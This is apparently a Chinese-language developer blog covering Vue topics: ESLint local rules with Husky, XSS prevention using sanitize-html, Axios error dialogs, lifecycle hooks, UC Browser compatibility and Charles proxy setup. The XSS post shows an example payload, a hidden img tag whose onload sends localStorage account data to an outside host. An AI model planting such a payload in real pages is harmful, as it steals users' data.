Pre Commit ESLint Local Rules

我們在開發專案的時候,為了程式碼的品質 通常會用各種輔助工具幫助我們檢查(例如: ESLint, Formater, Testing …)

Git hooks 可以透過在 before commit 之前做一些檢查,雖然會稍微慢一點 但是為了整體的開發格式是 OK 的

此文件主要是在討論 一種情況

今天你可能在開發 Vue 元件的時候,你可能不希望有一些元件被引用了不該引用的檔案或是使用套件

EX:

填寫表單的頁面 不允許使用 Pinia or 使用特定的元件( 避免相依性之類)
這時候除了寫文件以外 一定都會想到 那我就在註解 OR Commit 的時候檢查,這時候 EsLint Local Rules 就出現了

PreRequires

Vue & Vite Cli

主要是以下的套件需要安裝:

可以參考從Husky Lint-staged 開始安裝

  1. Husky install

    此套件主要是可以比較簡單操作 Git hooks

1
npx husky-init && npm install
  1. Lint staged install

    此套件主要是針對 Commit Code 只會針對這些 Commit 的檔案做優化 以及檢查 而不會所有專案內的檔案檢查 增加效率

1
npm i --save-dev lint-staged
  1. Modify .husky pre-commit file

    修改.husky 資料夾底下的 pre-commit 檔案

1
2
#!/bin/sh
. "$(dirname "$0")/_/husky.sh"
  1. Modify package.json

    修改 package.json 直接在 root 底下新增這個 KEY
    可以參考官方文件 也可以分離出來Config
    我們只需要針對 vue ,ts, js 檔案做優化

1
2
3
4
5
"lint-staged": {
"**/*.{js,ts,vue}": [
"npx eslint --fix"
]
}

接著就可以隨便測試看看 Commit 一個不合法的 js 檔案


正常會在 GIT Console 上面顯示 eslint 檢查出來的錯誤 這樣就設定完成了
EsLint Local Rules

接著介紹今天的主角,如果我們想要客製一些 只有我們專案會用到的規則

就可以透過eslint-plugin-local-rules來達到

這裡直接跳過安裝,從設定開始

Setting EsLint Local Rules

  1. 在你的 ESLint Config 設定 plugin &你想要綁定的 rule 以及錯誤的程度

以 vue cli 來說預設是在 package.json 裡面 的 rules Object
新增你自訂的規則以及 plugin

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
"eslintConfig": {
"root": true,
"env": {
"node": true
},
"extends": [
"plugin:vue/vue3-essential",
"@vue/airbnb"
],
"parserOptions": {
"parser": "@babel/eslint-parser"
},
"rules": {
"max-len": [
"error",
{
"code": 1000
}
],
"local-rules/disallow-identifiers": "error"
},
"plugins": [
"eslint-plugin-local-rules"
]
},
  1. 接著 create eslint-local-rules folder and index.js 制定出我們需要的規則

文件可以參考此working-with-rules

首先我們先以Demo
來看


我們先自訂一個 local rules 用途主要是 comment 有
//eslint-disable-package: testbutton
他就去檢查 import 的元件是否有 TestButton 這個字眼

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
module.exports = {
'vue-package-checker': {
meta: {
fixable: 'code',
docs: {
description: 'Should not using TestButton in this component',
category: 'Possible Errors',
recommended: false,
},
schema: [],
},
create(context) {
return {
ImportDeclaration(node) {
// 只撈取import相關的資訊
const comments = context.getAllComments();
if (
comments.findIndex((comment) =>
comment.value.includes('eslint-disable-package: testbutton')
) !== -1
) {
if (node.source.value.includes('TestButton')) {
context.report({
node,
message: 'Should not using TestButton in this component',
});
}
}
},
};
},
},
};

我們可以透過 Commit 來測試,也可以透過 report 錯誤把資訊印出來 Debug

1
2
3
4
context.report({
node,
message: node.source.value,
});

在上面的連結中 也有各式各樣的 Statement 可以去檢查變數的命名或是 Catch 的錯誤之類的資訊
VariableDeclaration
CatchClause

也可以參考以下這篇文章
中文版 Custom Rules
….

用途

這個用途主要是在 如果在測試不足的狀況下
可以透過自訂 ESLINT 規則來規範團隊的開發.並且避免一些不必要的引用. 尤其是有可能這個元件也會需要給第三方 或是其他人使用

Reference

Commit Better Code with Husky, Prettier, ESLint, and Lint-Staged
Husky - Git Hooks 工具
working-with-rules
Vue Dynamic HTML Prevent XSS

在開發系統中 有可能會需要使用到 CMS 系統或是動態抓取 CDN 的頁面 取得

使用者動態設定的樣板或是 Banner 這裡一般人可能不會特別想到就是 XSS Attack

我曾經遇過公司 有駭客入侵將靜態的 html 檔案裏面故意塞惡意程式碼,導致使用者看到錯誤畫面的狀況(被導走到其他頁面)

(ex: 這些 html 可能被駭客塞一些 js or redirect 導到錯誤網站 讓使用者看到一些錯誤資訊)

可以參考這篇
Vue XSS Attack Guide

舉例來說我們可以透過隱藏的圖片發送 request 給 駭客的 Server 並且偷取到對應的 Cookie or Session ….

1
2
3
4
5
<img
src="xxxx"
style="display:none"
onload="fetch('https://test.api/', {method: 'POST', body: localStorage.getItem('account')})"
/>

這裡列出兩種 vue 的 componet 可以動態 compile html ,這裡列出來用途以及差異
| Plugnin | Support | different | |
|——————–|——–|— ——–|—|
| v-html | 只支援純粹 HTML 無法支援 vue custom component | 無法防止 XSS attack |
| v-runtime-template | 支援 vue custom component & variabe (需事先定義好) | 無法防止 XSS attack |

可能大家沒有感覺 那我們先來看以下範例
如果沒有透過過濾不合法的 tag 在上面的 Demo 內 會出現什麼呢?

  1. xss 的 alert
  2. 非法的 iframe (假設我們沒有規定 iframe 是可以出現的)

DEMO

接下來我們介紹今天的主角 Sanitize html

sanitize html
在 Vue 3 裡面可以用vue-3-sanitize

套件

我們這裡可以透過此套件將 HTML 不合法的 TAG 或是相對應的 TAG 做一些限制以及過濾
這裡列出兩大項

  1. 限制動態 HTML 的 TAG

Default options

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
allowedTags: [
"address", "article", "aside", "footer", "header", "h1", "h2", "h3", "h4",
"h5", "h6", "hgroup", "main", "nav", "section", "blockquote", "dd", "div",
"dl", "dt", "figcaption", "figure", "hr", "li", "main", "ol", "p", "pre",
"ul", "a", "abbr", "b", "bdi", "bdo", "br", "cite", "code", "data", "dfn",
"em", "i", "kbd", "mark", "q", "rb", "rp", "rt", "rtc", "ruby", "s", "samp",
"small", "span", "strong", "sub", "sup", "time", "u", "var", "wbr", "caption",
"col", "colgroup", "table", "tbody", "td", "tfoot", "th", "thead", "tr"
],
disallowedTagsMode: 'discard',
allowedAttributes: {
a: [ 'href', 'name', 'target' ],
// We don't currently allow img itself by default, but
// these attributes would make sense if we did.
img: [ 'src', 'srcset', 'alt', 'title', 'width', 'height', 'loading' ]
},
// Lots of these won't come up by default because we don't allow them
selfClosing: [ 'img', 'br', 'hr', 'area', 'base', 'basefont', 'input', 'link', 'meta' ],
// URL schemes we permit
allowedSchemes: [ 'http', 'https', 'ftp', 'mailto', 'tel' ],
allowedSchemesByTag: {},
allowedSchemesAppliedToAttributes: [ 'href', 'src', 'cite' ],
allowProtocolRelative: true,
enforceHtmlBoundary: false
  1. 限制 CSS & Script & iframe 語法
1
2
3
4
5
6
7
8
9
10
const clean = sanitizeHtml(
'<script src="https://www.safe.authorized.com/lib.js"></script>',
{
allowedTags: ['script'],
allowedAttributes: {
script: ['src'],
},
allowedScriptDomains: ['authorized.com'],
}
);
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
onst clean = sanitizeHtml(dirty, {
allowedTags: ['p'],
allowedAttributes: {
'p': ["style"],
},
allowedStyles: {
'*': {
// Match HEX and RGB
'color': [/^#(0x)?[0-9a-f]+$/i, /^rgb\(\s*(\d{1,3})\s*,\s*(\d{1,3})\s*,\s*(\d{1,3})\s*\)$/],
'text-align': [/^left$/, /^right$/, /^center$/],
// Match any number with px, em, or %
'font-size': [/^\d+(?:px|em|%)$/]
},
'p': {
'font-size': [/^\d+rem$/]
}
}
});

根據上面的設定後

可以對照DEMO
透過 sanitize 過濾掉有問題的語法 避免 XSS 攻擊

1
this.$sanitize(this.message);

範例

那如果像剛剛這樣 假設我們想要允許特定 Domain 的 iframe 要怎麼辦呢

我們可以透過 OverideOption 將特定的 domain & tag 掛上去 這樣就可以避免 User 掛載一些奇怪的 Domain

1
2
3
4
5
6
7
const overridenOptions = {
allowedTags: ['iframe'],
allowedAttributes: {
iframe: ['src'],
},
allowedIframeHostnames: ['www.youtube.com'],
};

因為靜態檔案最容易被人動手腳 尤其是系統一大 檔案一多不會有人時時刻刻去檢查…就需要有這種檢查幫助我們去過濾語法

Reference

XSS(Cross site scripting) 簡單範例
XSS Sample
Vue 3 Sanitize

Vue Api Error Handling

接著 上一篇文章Vue Error Handling

一般前端開發最常遇到的問題有四塊

  1. Syntax error
  2. Runtime error
  3. Logical error
  4. Api error

接著我們針對第四點介紹

Api Error

一般 Api Error 可以透過 http status Code 去歸類各種錯誤類型

401 Unauthorized (en-US)
403 Forbidden
500 Internal Server Error
503 Service Unavailable

以 Axios 套件舉例 用在 vue 上面

Intercepters


我們一樣可以客製化一份 axios 的攔截器(可以在這裡定義共用的錯誤處理 OR title )


我們可以在這裡注入 Pinia Store 當 Api 有錯誤的時候 就直接透過 Pinia 的狀態改變觸發 Dialog

只要把她放在 App.vue 底下就可以使用

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
import { storeToRefs } from 'pinia';
const dialog = useDialog();
const dialogStore = useDialogStore();
const { display, title, content } = storeToRefs(dialogStore);
watch(display, (newValue) => {
if (newValue) {
dialog.error({
title,
content,
maskClosable: false,
onClose: () => {
dialogStore.hideMessage();
},
});
}
});

這樣就可以達到假設有 Api 錯誤 User 可以看到自定義的錯誤訊息以及視窗,也方便我們前端 Debug

Demo
SourceCode

Vue 前端錯誤處理架構 — 從基礎 ErrorHandler 到生產級 Exception Handler

前言

前端開發中最難追蹤的不是語法錯誤,而是那些只在特定操作流程下才會出現的邏輯錯誤。使用者通常無法準確描述發生了什麼,如果沒有錯誤記錄機制,等於瞎子摸象。

本文分享我們從基礎版 Vue Error Handler演進到生產級 Exception Handler 架構的完整過程,涵蓋 Vue 元件錯誤捕捉、Pinia Store Action 錯誤攔截、錯誤去重、自動重試、Source Map 還原等實戰經驗。

Read More

Vue Created Mounted example


最近遇到一個 Issue,我們本來有跟 Partner 整合一個功能,做法是類似先 Inject 對方的 js,
接著去指定一個 element 讓他生成到對應的頁面位置,因為當初開發的時候大家都是新手 邊做邊學,
一開始把 init script 的方法放到 created function,會造成一個問題是 element 都還沒有被掛到 html 上面就先呼叫 init script
有可能會無法生成畫面,但是神奇的是 當初寫沒有發現問題,等到有一天可能 Partner 突然有改 JS 的流程,造成我們整個頁面壞掉。
所以又再回頭去 review code 才發現應該要放到 mounted

1
2
3
4
5
6
<script
async
id='__ada'
data-handle='<YOUR-BOT-HANDLE>'
src='https://xxx.xxx.com/embed2.js'
></script>

正確就是要放到 mounted 上面

1
2
3
4
5
6
7
8
export default {
created() {
//element not create
},
mounted() {
//element created
},
};


這裡附上 Kuro Hsu 的 Vue2 vs Vue 3 Life cycle 參考

Reference

UC Browser Support

在開發 Global 的網頁的時候,通常會去評估各種網頁的支援度,如果沒有通常會請放 Upgrade your Browser.

因為 UC Browser 在中國大陸其實還是有一些比較舊的手機在使用,剛好在開發 Vue 的時候遇到一些問題順便記錄下來

使用的 Framework and config

  • Vue 3 with Vite
  • Tailwind CSS 3 (Dark Mode)

想要支援舊版的 UC Browsr

瀏覽器支援度

一開始以為是 ES module 導致 Build 出來有問題
ES Module

Dynamic Import

所以針對這點我們有安裝了plugin-legacy plugin

但是還是遇到問題,基本上 UC 瀏覽器 13 以上 legacy plugin 才有用,但是當下發現 CSS 有跑版.. 然後回頭去看發現有這行敘述

Now instead of dark:{class} classes being applied based on prefers-color-scheme,
they will be applied whenever dark class is present earlier in the HTML tree.

再回頭去查詢發現 其實到最新版本的 UC 瀏覽器才有支援這個設定….
prefers-color-scheme

UC Browser Version Vite Vite with Legacy Code CSS OK?
11.2.0 X X X
11.3.8 X X X
13.0.5 X O X(Display Wrong)
13.4.0 O O O

心得

Caniuse 的資訊不是最新的 實際支援的瀏覽器還是需要實測才知道… 如果用比較新的 framework 之類還是要考慮舊版的瀏覽器支援度
不然這個畫面都會是白色的.

在手機上如何攔截到 http Request

在開發 App 的過程中,最常會遇到的幾個問題是

  1. 在 Native App 中 鑲嵌的 Api Request 是否有送出到 Server Side
  2. 在 Native App 中 發送 Request 的格式以及原始資料是什麼?
    (假定你想要觀看別人的 App 運作)

PreRequires

  1. Charles 攔截 Http Request
  2. Wifi with App Device

Steps

打開 Charles 後


  1. 先去 Proxy =>Proxy Setting
    指定你想要的 port 以及把設定都打勾


  2. Help=> Local IP Address
    確定自己的 IP


  3. 回到手機 填上你的 Proxy 根據 1 &2 的 ip & port


  4. 接著應該會跳出下圖 點選 Allow (如果選錯的話請重開 Charles 並且讓手機重新連線)

